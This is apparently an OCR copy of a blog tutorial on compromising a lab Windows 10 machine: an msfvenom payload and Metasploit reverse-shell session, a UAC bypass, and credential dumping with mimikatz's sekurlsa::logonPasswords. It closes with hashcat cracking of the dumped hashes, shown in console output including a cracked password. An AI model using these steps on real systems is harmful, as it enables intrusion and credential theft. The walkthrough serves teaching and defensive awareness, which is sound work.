
ATTACKING WINDOWS 10 USING MIMIKATZ

shahrukhiqbal24.medium.com/attacking-windows-10-using-mimikatz-824c73eb9f3d

Shahrukh Iqbal Mirza March 30, 2021



Shahrukh Iqbal Mirza

With the exponential rise in cyber-attacks, and the attackers using defense evading tools and frameworks; it has become important to know the tricks and techniques of the cyber offenders and the arsenal that attackers may use to exfiltrate data from, or penetrate into, a compromised system.

We'll be looking into one such tools and creating an attack scenario where the attacker will compromise a Windows 10 system and then exfiltrate sensitive data using Mimikatz. Below is the lab setup:

First let's have a brief introduction of Mimikatz.

What is Mimikatz?


If you're into penetration testing and windows red teaming then you might have probably heard of mimikatz, but in case you're wondering or have heard of the tool but don't know what it does, let's see what is mimikatz. Written in C-language, Mimikatz is a very powerful post-exploitation tool and as described by CrowdStrike CTO and Co-Founder, Some even claim mimikatz to be a Swiss Army Knife of Windows Credentials. Benjamin Delpy, who is the developer of this tool, claims that he created this tool to play with Windows Security. He maintains his own GitHub repository where he has provided the source code for the tool and updates it on a regular basis.

What can be done using Mimikatz?

Although known widely for credential dumping, this is not the only thing that it can do. Mimikatz is also capable of assisting in lateral movements and privilege escalations. Attacks like Pass-the-Hash, Pass-the-Ticket, Over-Pass-the-Hash, Kerberoasting etc. can also be achieved with Mimikatz.

Anatomy of a Mimikatz Attack:

Mimikatz abuses and exploits the Single Sign-On functionality of Windows Authentication that allows the user to authenticate himself only once in order to use various Windows services. After a user logs into Windows, a set of credentials is generated and stored in the Local Security Authority Subsystem Service (LSASS) in the memory. As the LSASS is loaded in memory, when invoked mimikatz loads its dynamic link library (dll) into the library from where it can extract the credential hashes and dumps them onto the attacking system, and might even give us cleartext passwords.




Practical Scenario:

A malware is created using msfvenom in a .exe format and transferred to the target system (Note: Windows Defender is disabled). Simultaneously, the Metasploit Framework is launched onto the attacking system and the meterpreter listener is run.

As soon as the victim runs the .exe file, meterpreter gets the session of the active user on the target machine.


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.138.128:443
[*] Sending stage (206403 bytes) to 192.168.138.135
[*] Meterpreter session 2 opened (192.168.138.128:443 -> 192.168.138.135:50023) at 2020-04-24 02:18:37 +0500

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: DESKTOP-KBGEJGE\test-admin
meterpreter > _
```

As mimikatz requires a privileged context to run and get credentials, we first attempt to escalate our privileges. Using the post module of Metasploit Framework, the **local_exploit_suggester**, we have 3 exploits that the target is prone to. Using the **bypass_uac_dotnet_profiler** exploit, we escalate our privileges and transfer the mimikatz.exe binary onto the target machine.




uploading mimikatz

Dropping into the system shell, and then running the mimikatz.exe binary, we check our privileges to run mimikatz using **privilege::debug** command.




Using **sekurlsa::logonPasswords** command, we dump the credential data including the logged on user's SHA1 and NTLM hash.



Cracking Hashes:

The hashes are then cracked using hashcat and cleartext passwords can be obtained very easily.

For NTLM:



Activities
Applications
Places
QTerminal
Apr 24 04:14
root@shahrukh: ~/Desktop/min
root@shahruk...mimikatz-lab
* Passwords.: 14344393
* Bytes.....: 139921518
* Keyspace..: 14344386
* Runtime...: 2 secs
Approaching final keyspace - workload adjusted.
2537ae4f74ba74d5baed55548af5727b:admin@test
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NTLM
Hash.Target.....: 2537ae4f74ba74d5baed55548af5727b
Time.Started.....: Fri Apr 24 04:13:40 2020 (11 secs)
Time.Estimated...: Fri Apr 24 04:13:51 2020 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1313.9 kH/s (0.76ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 14344386/14344386 (100.00%)
Rejected.....: 0/14344386 (0.00%)
Restore.Point....: 14344192/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: kristenanne -> admin@test
Started: Fri Apr 24 04:13:22 2020
Stopped: Fri Apr 24 04:13:52 2020
root@shahrukh:~/Desktop/mimikatz-lab# _

For SHA1:


```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921518
* Keyspace..: 14344386

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: SHA1
Hash.Target......: 449/cf8890e38f12ff7a40e6cb8395b23a5e0505
Time.Started.....: Fri Apr 24 04:15:10 2020 (14 secs)
Time.Estimated...: Fri Apr 24 04:15:24 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   972.7 kH/s (2.04ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344386/14344386 (100.00%)
Rejected.........: 0/14344386 (0.00%)
